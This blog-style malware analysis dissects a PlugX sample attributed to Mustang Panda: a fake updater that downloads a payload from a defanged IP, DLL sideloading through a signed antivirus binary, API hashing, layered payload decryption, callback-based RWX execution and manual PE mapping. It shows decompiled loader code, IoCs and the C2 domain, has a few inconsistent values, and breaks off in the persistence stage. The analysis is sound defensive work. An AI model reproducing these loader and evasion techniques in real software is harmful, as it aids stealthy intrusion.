

# MUSTANG PANDA x PLUGX - Analysis of the January 2026 sample: a multi-layer execution chain

 [bluecyber.hashnode.dev/mustang-panda-x-plugx-analysis-of-the-january-2026-sample-a-multi-layer-execution-chain](https://bluecyber.hashnode.dev/mustang-panda-x-plugx-analysis-of-the-january-2026-sample-a-multi-layer-execution-chain)

Nigmaz

May 26, 2026

 MUSTANG PANDA x PLUGX - Analysis of the January 2026 sample: a multi-layer execution chain

[Nigmaz](#)

[Part of seriesMalware Analysis](#)

**TL;DR.** The malware sample uses the three-file set `Avk.exe`, `Avk.dll`, and `AVKTray.dat`, deployed from an MSI file downloaded by `Browser_Updater.exe`. The execution chain starts with DLL sideloading through an executable cover, then the real payload is hidden inside the `.dat` file and decrypted through multiple layers: `DJB2 -> XOR 0x63 -> ROL19 -> RC4` with key `V0phJo`. The final payload is a 32-bit PE manually mapped into memory. It sets up persistence at `%PUBLIC%\GData`, creates the mutex `aumhYjQIQ`, reads proxy configuration from Internet Settings, then initializes a WinHTTP connection to `fruitbrat[.]com:443` to enter the controller loop and execute commands from the C2.

## I. Technical overview: execution chain from Browser\_Updater to C2

This analysis began with two provided IoC samples, suspected to be related to activity by the Mustang Panda APT group and the PlugX malware family. The initial two samples included a compressed file named `Browser_Update.zip` and a masqueraded file named `iis.jpg`; VirusTotal results showed that both were flagged as malicious by multiple security vendors.


| File Name                       | SHA-256                                                                       |
|---------------------------------|-------------------------------------------------------------------------------|
| <code>iis.jpg</code>            | <code>79af67ed343bc45b6a19e4836ebb83f1130243ff98f48465f9a7a807ba4bfa91</code> |
| <code>Browser_Update.zip</code> | <code>106f46375d8497d353c22c98f72ab15a9bb87beba4585d5a492fd11edc288b0b</code> |

At the initial stage, this chain impersonates an update process that downloads an MSI installer for a new version of a piece of software. After that, `Avk.exe` mainly acts as a launcher program: it performs `LoadLibrary` and calls the export `ModuleMain2`. `Avk.dll` acts as an intermediate loader, uses a hash-based API resolving mechanism, and contains only the minimum amount of logic needed to read, decrypt, and redirect execution to the next stage. Meanwhile, `AVKTray.dat` is not a data file but an encrypted payload that only plays its real role after being processed by the loader.

The notable point of this sample is not a single technique, but the way the entire execution chain is divided into many small layers, with each stage taking on a specific task: file dropping, persistence setup, DLL sideloading, payload decryption, manual mapping, and finally generating the configuration/C2 information used for network communication. This structure helps the malware reduce static detection indicators, limit

clear strings/artifacts in each individual file, and slow down analysis if the entire execution chain is not followed.

## Overview Execution Chain




## II. Stage 0 - Browser\_Updater & Avk.exe: dropping the box

---

### II.1. Browser\_Updater.exe - the dropper is a downloader, not an installer

---

When executed, Browser\_Updater.exe opens a fake browser update UI window with two buttons: **Install** and **Cancel**:



Based on observations of the files created on the user's machine when clicking Install or Cancel, the initial conclusion is that Install triggers the dropper process, while Cancel exits the program. The UI of Browser\_Updater.exe uses a fairly common "Adobe Acrobat" software impersonation scenario.


Behind the UI, the Install option of Browser\_Updater.exe performs an HTTP GET to:

```
http://45[.]251[.]243[.]210/iis.jpg  
# (payload served under the name iis.jpg in telemetry)
```

The response from the iis.jpg URL is not a JPEG image, but an MSI installer. This MSI is then responsible for dropping the three-file set:

```
%LOCALAPPDATA%\pZhozR\  
├─ Avk.exe  
├─ Avk.dll  
└─ AVKTray.dat
```

In addition, Browser\_Updater.exe is also carefully prepared with "Digital Signatures" from a Chinese company: 山西荣升源科贸有限公司 (ShanX Rongshengyuan Trading).



## II.2. Avk.exe - the "G DATA AntiVirus" software cover

Avk.exe is the real G DATA AntiVirus binary, used by the attacker as-is, with the vendor's full signature intact.

### File Name

### SHA 256

Avk.exe      8421e7995778faf1f2a902fb2c51d85ae39481f443b7b3186068d5c33c472d99

Reading the decompiled code of Avk.exe, WinMain only does a few things: sets up event synchronization, loads AVK.dll, calls the export ModuleMain2 if it exists, and falls back to ModuleMain otherwise:

```

126 | hModule = GetModuleHandleW(L"AVK.dll");
127 | if ( hModule || (hModule = LoadLibraryExW(L"AVK.dll", 0, 0)) != 0 )
128 | {
129 |     hModule_2 = 0;
130 |     if...
131 |     hModule_1 = hModule;
132 |     ModuleMain2 = GetProcAddress(hModule, "ModuleMain2");
133 |     if ( ModuleMain2 )
134 |     {
135 |         if...
136 |         v25 = *(_DWORD *)sub_988175();
137 |         v26 = *(_DWORD *)sub_988169();
138 |         main_follow = ((int (__cdecl *) (HMODULE, LPSTR, int, _DWORD, HMODULE, int, int, _DWORD, void *))ModuleMain2)(
139 |             hModule_1,
140 |             lpCmdLine_1,
141 |             nShowCmd,
142 |             *v26,
143 |             hModule,
144 |             v25,
145 |             1,
146 |             0,
147 |             WindowW);
148 |     }
149 |     else
150 |     {
151 |         if...
152 |         v28 = *(_DWORD *)sub_988175();
153 |         v30 = *(_DWORD *)sub_988169();
154 |         main_follow = ModuleMain(hModule_1, lpCmdLine_1, nShowCmd, v30, WindowW, v28, 1, 0); // main follow
155 |     }

```

There is no C2, no decryption, and no persistence inside Avk.exe. The entire value it provides to the attacker is a **legitimate-looking PE for the DLL placed next to it**. This is classic PlugX-style DLL sideloading.

## III. Stage 1 - Avk.dll: API hashing and RtlRegisterWait execution flow

---

### III.1. Export ModuleMain - not DllMain

---

Avk.dll has an empty `_DllMainCRTStartup` (return 1;) and an export named `ModuleMain`. This export is exactly what `Avk.exe` calls.

Its logic **does not** contain an import table for important APIs. All kernel32/ntdll APIs are resolved at runtime through a **DJB2 hash** based on the module name (lowercase UTF-16) and export name (ASCII).

```
KERNEL32.DLL : 0x7040EE75
ntdll.dll    : 0x22D3B5ED
```

```
GetModuleFileNameW      : 0x13B8A163
VirtualAlloc            : 0x382C0F97
CreateEventW            : 0x5D01F1B2
SetEvent                : 0x877EBBD3
Sleep                  : 0x0E19E5FE
NtCreateFile            : 0x15A5ECDB
NtQueryInformationFile : 0x4725F863
NtClose                 : 0x8B8E133D
NtReadFile              : 0x2E979AE3
NtProtectVirtualMemory : 0x082962C8
RtlRegisterWait         : 0xE4DA1C11
RtlDeregisterWait       : 0xC0D8989A
```

Two helper functions implement the above behavior:

- `fn_resolve_module_base_by_djb2_hash_1000134E` walks `PEB->Ldr->InMemoryOrderModuleList`, lowercases the module name, computes DJB2 (seed 5381), and compares it with the requested hash.
- `fn_resolve_export_by_djb2_hash_1000162D` parses the `IMAGE_EXPORT_DIRECTORY` and computes DJB2 over the ASCII export name.

### III.2. Decoding the string `\AVKTray.dat`

---

In the DLL's `.data` section, there is an obfuscated UTF-16 array at `0x10003018`. The decode logic is simple:

```
78 | for ( i = -12; i * 2; ++i )
79 | {
80 |     xor_key = 0xE8;
81 |     if ( i == -1 )
82 |         xor_key = 0xAD;
83 |     *(WORD*)&decoded[i * 2] = g_obfuscated_10003018[i] ^ xor_key; // Decode the obfuscated UTF-16 suffix into "\\AVKTray.dat".
84 | }
85 | v_dll_dir_index = 0;
86 | v_nt_payload_path_w[0] = g_nt_path_prefix_100030F0; // Start the object-manager path with the NT prefix "\\??\\".
```

Result: `\AVKTray.dat`. The loader then obtains the path of `Avk.dll` itself using `GetModuleFileNameW`, trims it back to the directory, appends the decoded suffix, and adds the NT path prefix `\\??\`:

```
\\??\<DLL directory>\AVKTray.dat
```

Conclusion: the payload used by the loader is located in the same directory as the DLL.

### III.3. Reading the payload and granting RWX permission

```
108 | g_pfn_NtCreateFile_1000404C = (int (__stdcall*)(void**, unsigned int, void*, void*, void*, unsigned int, unsigned int, unsigned int, unsigned int, void*, unsigned int))fn_resolve_export_by_djb2_hash_1000162D(v_
109 | if ( ( (int64 (__stdcall*)(void**, int, _DWORD*, char*, _DWORD, int, int, int, int, _DWORD, _DWORD))g_pfn_NtCreateFile_1000404C)(
110 |     &v_file_handle,
111 |     0x120000,
112 |     v_object_attributes,
113 |     v_io_status_create,
114 |     0,
115 |     128,
116 |     3,
117 |     1,
118 |     96,
119 |     0,
120 |     0) != 3221225524LL ) { // open AVKTray.dat
121 | {
122 | g_pfn_NtQueryInformationFile_10004050 = (int (__stdcall*)(void*, void*, void*, unsigned int, int))fn_resolve_export_by_djb2_hash_1000162D(v_ntdll_base, 0x4725F863u);
123 | g_pfn_NtQueryInformationFile_10004050(v_file_handle, v_io_status_query, v_file_standard_info, 24u, 5); // Query FileStandardInformation to obtain the payload file size.
124 | v_pfn_NtClose = (int (__stdcall*)(void*))fn_resolve_export_by_djb2_hash_1000162D(v_ntdll_base, 0x888E133D); // Resolve NtClose by export hash 0x888E133D for cleanup.
125 | v_payload_size = v_payload_size_from_info;
126 | g_pfn_NtClose_10004054 = v_pfn_NtClose;
127 | v_payload_buffer = g_pfn_VirtualAlloc_10004034(0, v_payload_size_from_info, 0x3000u, 4u);
128 | g_pfn_NtReadFile_10004058 = (int (__stdcall*)(void*, void*, void*, void*, void*, unsigned int, void*, void*))fn_resolve_export_by_djb2_hash_1000162D(v_ntdll_base, 0x2E979AE3u);
129 | if ( ( g_pfn_NtReadFile_10004058(v_file_handle, 0, 0, 0, v_io_status_read, v_payload_buffer, v_payload_size, 0, 0) )
130 | {
131 |     v_payload_base_for_protect = v_payload_buffer;
132 |     v_payload_size_for_protect = v_payload_size;
133 |     v_ntdll_base_for_exec = fn_resolve_module_base_by_djb2_hash_1000134E(0x22D385EDu);
134 |     v_pfn_NtTerminateProcess = (int (__stdcall*)(void*, int))fn_resolve_export_by_djb2_hash_1000162D(
135 |         v_ntdll_base_for_exec,
136 |         0x1703AB2Fu); // Resolve NtTerminateProcess by export hash 0x1703AB2F for the undersized-payload fallback.
137 |     g_pfn_NtTerminateProcess_1000405C = v_pfn_NtTerminateProcess;
138 |     if ( v_payload_size >= 0x3E8 )
139 |     {
140 |         g_pfn_NtProtectVirtualMemory_10004060 = (int (__stdcall*)(void*, void**, unsigned int*, unsigned int, unsigned int*))fn_resolve_export_by_djb2_hash_1000162D(v_ntdll_base_for_exec, 0x82962C8u);
141 |         g_pfn_NtProtectVirtualMemory_10004060(
142 |             (void**)1,
143 |             &v_payload_base_for_protect,
144 |             &v_payload_size_for_protect,
145 |             PAGE_EXECUTE_READWRITE,
146 |             (unsigned int*)v_old_protection); // Change the payload buffer protection to PAGE_EXECUTE_READWRITE.
```

There is one condition: if AVKTray.dat is smaller than 0x3E8 (1000 bytes), the loader resolves NtTerminateProcess and calls it. This is a fallback termination path for an invalid payload. This is a highly suspicious sign: **when a loader reads a .dat file that is not a PE file and then flips its protection to Read-Write-Execute.**

### III.4. Hiding the execution flow using RtlRegisterWait + SetEvent

This is a technique used to hide the execution flow during static analysis, a form of "callback-based indirect execution" in Stage 1. The loader **does not** call:

```
((void(*)())payload)();
```

Instead:

```
147 | v_event_handle = g_pfn_CreateEventW_1000403C(0, 0, 0, 0); // Create an unnamed auto-reset event used to trigger the wait callback.
148 | if ( v_event_handle )
149 | {
150 |     v_event_handle_copy = v_event_handle;
151 |     g_pfn_RtlRegisterWait_10004064 = (int (__stdcall*)(void**, void*, void*, void*, void*, unsigned int, unsigned int))fn_resolve_export_by_djb2_hash_1000162D(v_ntdll_base_for_exec, 0xE4DA1C11);
152 |     g_pfn_RtlRegisterWait_10004064(&v_wait_handle, v_event_handle_copy, v_payload_buffer, 0, -1u, 8u); // Register the payload buffer address as the wait callback.
153 |     g_pfn_Sleep_10004044(0x1F4u); // Delay briefly before signaling the event.
154 |     if ( ( g_pfn_SetEvent_10004040(v_event_handle_copy) & 1) != 0 )
155 |     {
156 |         g_pfn_Sleep_10004044(0x1F4u);
157 |         v_pfn_RtlDeregisterWait = (int (__stdcall*)(void*))fn_resolve_export_by_djb2_hash_1000162D(
158 |             v_ntdll_base_for_exec,
159 |             0xC0D8989A); // Resolve RtlDeregisterWait by export hash 0xC0D8989A.
160 |         g_pfn_RtlDeregisterWait_10004068 = v_pfn_RtlDeregisterWait;
161 |         if ( v_wait_handle )
162 |             v_pfn_RtlDeregisterWait(v_wait_handle); // Deregister the wait handle after the callback has been triggered.
163 |         while ( 1 )
164 |             g_pfn_Sleep_10004044(0x3E8u); // Infinite Sleep loop keeps the loader thread/process alive after payload execution.
165 |     }
```

RtlRegisterWait only **registers** the callback into the threadpool. SetEvent is the actual transition point: when the event is signaled, the threadpool worker jumps into payload (the RWX buffer just read from the .dat file).

Why is this trick effective for the attacker?

1. **The stack call shows** ntdll!TppExecuteWaitCallback, not Avk.dll. If an EDR only monitors "which module triggers RWX execution", it will see ntdll, not the attacker's DLL.

2. Static code-flow analysis does not see any `call eax` or `jmp eax` pointing into the payload buffer; it only sees a pointer passed as a callback.
3. The loader thread then enters `while(1) Sleep(0x3E8)` to keep the process alive. The threadpool worker is the one that runs the payload.

## IV. Stage 2 - AVKTray.dat: self-decrypts and jumps into cJvsVIDinbGD

### IV.1. File layout before decrypting final\_payload

AVKTray.dat does not have a PE header. Its structure can be described as follows:

```
0x00 ... 0x0C : first 13 bytes - both context and bytecode (jump stub to 0x9680D for decryption)
0x0D ... 0x9680C: 0x96800 bytes of the main payload encoded with XOR 0x63
0x9680D ... : trailer/decode-stub logic XOR 0x63
```


When the `RtlRegisterWait` callback jumps into payload (= the start address of the buffer), execution enters the first 0xC-byte stub. This code jumps into the routine that decrypts the 0x96800-byte encoded main payload using XOR with 0x63.

The 0x44-byte function XORs `payload[0x0D : 0x0D + 0x96800]` with key 0x63, in place.

```
1 // positive sp value has been detected, the output may be wrong!
2 int sub_137680D()
3 {
4     _BYTE *v0; // edx
5     int n616448; // ecx
6     _BYTE *v3; // [esp-4h] [ebp-4h]
7
8     v0 = v3;
9     n616448 = 0x96800;
10    do
11    {
12        *v0++ ^= 0x63u;
13        --n616448;
14    }
15    while ( n616448 );
16    return (v3)(0, v0);
17 }
```

After returning, control flow jumps into the decoded code at +0xD, which is a second thunk. This stub:

1. `dec ebp / pop edx / call $+5 / pop ebx` - a standard shellcode pattern to obtain an IP-relative address.
2. `add ebx, 0B09h` - calculates the offset to the next execution routine.
3. `call ebx` - calls the next main execution routine, which is the `cJvsVIDinbGD` function of `final_payload.bin`.



```
debug002:012E0000 call sub_1370000
debug082:012E000D dec ebp
debug082:012E000E pop edx
debug082:012E000F call $+5
debug082:012E0014 pop ebx
debug082:012E0015 push edx
debug082:012E0016 inc ebp
debug082:012E0017 push ebp
debug082:012E0018 mov ebp, esp
debug082:012E001A add ebx, 0B09h
debug082:012E0020 call ebx ; ; nhảy vào Layer-1: cJvsVIDinbGD
debug082:012E0022 leave
debug082:012E0023 retn
```

This is a "decrypt-then-jump" style, but **it is not a PE**. There is no ImageBase and no sections. The flow of `cJvsVIDinbGD` is protected by **control-flow flattening** (IDA decompile comments such as conditional instruction was optimized away because `edx.4==47F4E69D` appear throughout the output).

## V. Stage 3 - cJvsVIDinbGD: manual PE mapper with ROL19 hash

### V.1. Role

`cJvsVIDinbGD` (the export name observed after dumping and decrypting it into `final_payload.bin`) is a **manual PE loader** function. In other words, it performs by itself the tasks that the normal Windows loader would usually do:

1. Scan backward to find its own MZ/PE (without calling `GetModuleHandle`)
2. Resolve `KERNEL32` & `NTDLL` using ROL19 hash
3. `VirtualAlloc` a new image
4. Copy headers + sections
5. Resolve the import table
6. Apply relocations
7. Set memory protection per section
8. `NtFlushInstructionCache`
9. Call the mapped entry point twice with two different reasons

### V.2. Self-base scan

`fn_get_return_address_1000170C` returns the return address from the stack:

```

1 // Shellcode-style helper that returns the caller return address from [esp].
2 // cJvsVIDinbGD uses it as an anchor for the backward MZ/PE header scan.
3 void *__cdecl fn_get_return_address_1000170C()
4 {
5     void *retaddr; // [esp+0h] [ebp+0h]
6
7     return retaddr;
8 }

```

This address is then used as the starting point to identify the PE image region currently loaded in memory. From the current position, cJvsVIDinbGD scans backward in memory to find the DOS header MZ (0x5A4D), then checks the `e_lfanew` field to validate the NT header PE (0x4550):

```

80 while ( 1 )
81 {
82     if ( *(_WORD *)v_self_scan_ptr == 'ZM' ) // check "MZ" header
83     {
84         n0x40 = *((_DWORD *)v_self_scan_ptr + 15);
85         if ( n0x40 >= 0x40 && n0x40 < 0x400 && *(_DWORD *)&v_self_scan_ptr[n0x40] == 'EP' )
86             break;
87     }
88     --v_self_scan_ptr;
89 }

```

This code uses a **self-location / in-memory PE discovery** technique. The loader obtains the current return address from the stack, then scans backward in memory to find the DOS header MZ and validate the NT header PE through the `e_lfanew` field.

The purpose of this step is to identify the base address of the PE located in memory without calling APIs such as `GetModuleHandle`. This pattern is commonly seen in shellcode, reflective loaders, and manual PE mappers. The behavioral chain "get return address -> scan backward for MZ/PE" is a useful indicator for locating a loader or memory-loaded payload.

### V.3. ROL19 hash - a different encoding mechanism from Stage 1

cJvsVIDinbGD does not use the same DJB2 algorithm as `Avk.dll` for resolving APIs. It uses **rotate-left 19 + uppercase**, generally described as follows:

```

hash_acc = ROL32(hash_acc, 19);
if (byte < 0x61) // already uppercase
    hash_acc += byte;
else // lowercase -> compensate in the previous ROL step
    hash_acc -= (32 - byte);

```

Recovered module/API hashes:

```

KERNEL32.DLL : 0x6A4ABC5B
NTDLL.DLL    : 0x3CFA685D

```

```

LoadLibraryA      : 0xEC0E4E8E
GetProcAddress    : 0x7C0DFCAA
VirtualAlloc      : 0x91AFCA54
VirtualProtect     : 0x7946C61B
NtFlushInstructionCache : 0x534C0AB8

```

The use of two different hashing mechanisms in Stage 1 and Stage 3 may be intended to make static malware analysis more difficult. If a defender only builds a rule to detect the DJB2 mechanism used in Stage 1, that rule will not detect the hashing mechanism in Stage 3, and vice versa. Implementing multiple different hash layers makes the API resolving logic harder to follow and increases the complexity of reverse engineering.

## V.4. Manual mapping

---

After identifying the PE in memory, the payload uses a **manual mapping** mechanism to load the image itself instead of calling the standard Windows loader.

```
194 mapped_base = (const char *)v_pVirtualAlloc(0, *((_DWORD *)v41 + 20) + 0x3C00000, 0x3000, 4);  
195 // mapped_base = VirtualAlloc(  
196 //     0,  
197 //     SizeOfImage + 0x03C00000,  
198 //     MEM_COMMIT | MEM_RESERVE,  
199 //     PAGE_READWRITE  
200 // );
```

The memory region is allocated with a size of `SizeOfImage + 0x03C00000`, which is significantly larger than the actual PE size. This padding is not part of the image structure, but it may interfere with simple memory-scanning heuristics that rely on allocation size to identify a payload mapped in memory.

After allocation, the loader performs standard manual mapping steps: copying sections, resolving imports, applying relocations with delta `mapped_base - OptionalHeader.ImageBase`, then restoring memory protection for each section based on `IMAGE_SECTION_HEADER.Characteristics`.

When the mapping process completes, the payload flushes the instruction cache and calls the entry point twice (`DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)`):

```
300 ((void (__thiscall *)(_DWORD, int, _DWORD, _DWORD))v_pNtFlushInstructionCache)(0, -1, 0, 0);  
301 v_mapped_entry((void *)mapped_base, 1, v_pLoadLibraryA);  
302 v_mapped_entry((void *)mapped_base, 0x190, 0);  
303 return v_mapped_entry;  
304 }
```

The first call uses `DLL_PROCESS_ATTACH` to perform initial setup. The second call uses reason `0x190`, which is not a standard Windows reason but an **internal dispatch code** defined by the payload itself.

In this sample, the `reason = 0x190` branch is the point where execution moves into the main runtime, where the payload continues initializing a worker thread and enters the next processing flow.

## VI. Stage 4 - Runtime bootstrap: hook, mutex, self-install, and persistence

---

After `cJvsVIDinBGD` finishes manually mapping `final_payload`, the payload entry point is called twice: the first time with reason 1 to perform `DLL_PROCESS_ATTACH`-style initialization, and the second time with reason `0x190` to move into the main runtime. From here, the payload begins deploying long-lived behaviors: patching the exception filter, creating a worker thread, branching based on the command line, self-installing into `%PUBLIC%\GDdata`, writing persistence, and finally entering the controller runtime.

## VI.1. Patch SetUnhandledExceptionFilter

The main flow is located in the branch triggered when the entry point receives reason 0x190. Before creating the worker thread, this function calls:

`fn_patch_set_unhandled_exception_filter_10001138();`

```
1 // Mapped payload entry reached indirectly by cJvsVIDinbGD.
2 // It decodes API names, sets/patches SetUnhandledExceptionFilter,
3 // creates the worker thread at fn_worker_thread_entry_10001290,
4 // waits for it, and closes the handle.
5 BOOL __stdcall fn_spawn_guarded_worker_thread_1000356E(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
6 {
7     char *v3; // eax
8     unsigned int i; // ecx
9     FARPROC v5; // eax
10    CHAR *v6; // eax
11    unsigned int j; // ecx
12    FARPROC v8; // eax
13    int v9; // esi
14    CHAR *v10; // eax
15    unsigned int k; // ecx
16    FARPROC v12; // eax
17    CHAR *v13; // eax
18    unsigned int m; // ecx
19    FARPROC v15; // eax
20    CHAR v_tmp_str[27]; // [esp+28h] [ebp-28h] BYREF
21    char v18; // [esp+43h] [ebp-Dh] BYREF
22    char v19; // [esp+44h] [ebp-Ch] BYREF
23
24    v3 = &v18;
25    qmemcpy(v_tmp_str, "SdrRjmkelekkIuQV@E_XZsSWL\\L", sizeof(v_tmp_str));
26    do
27    {
28        *v3++ = 0;
29        while ( v3 != &v19 );
30        for ( i = 0; i < 0x1B; ++i )
31        {
32            v_tmp_str[i] = ((i - 110) & ~v_tmp_str[i] | v_tmp_str[i] & ~(i - 110)) ^ 0x92;
33        }
34        v18 = 0;
35        v5 = fn_resolve_api_from_loaded_modules_100038C2(v_tmp_str);
36        ((void (__stdcall *)(int (__stdcall *)(int)))v5)(fn_unhandled_exception_filter_fatal_exit_10001000);
37        fn_patch_set_unhandled_exception_filter_10001138();
38        qmemcpy(v_tmp_str, "Cscfp ^czlok", 12);
39    } while (1);
40}
```

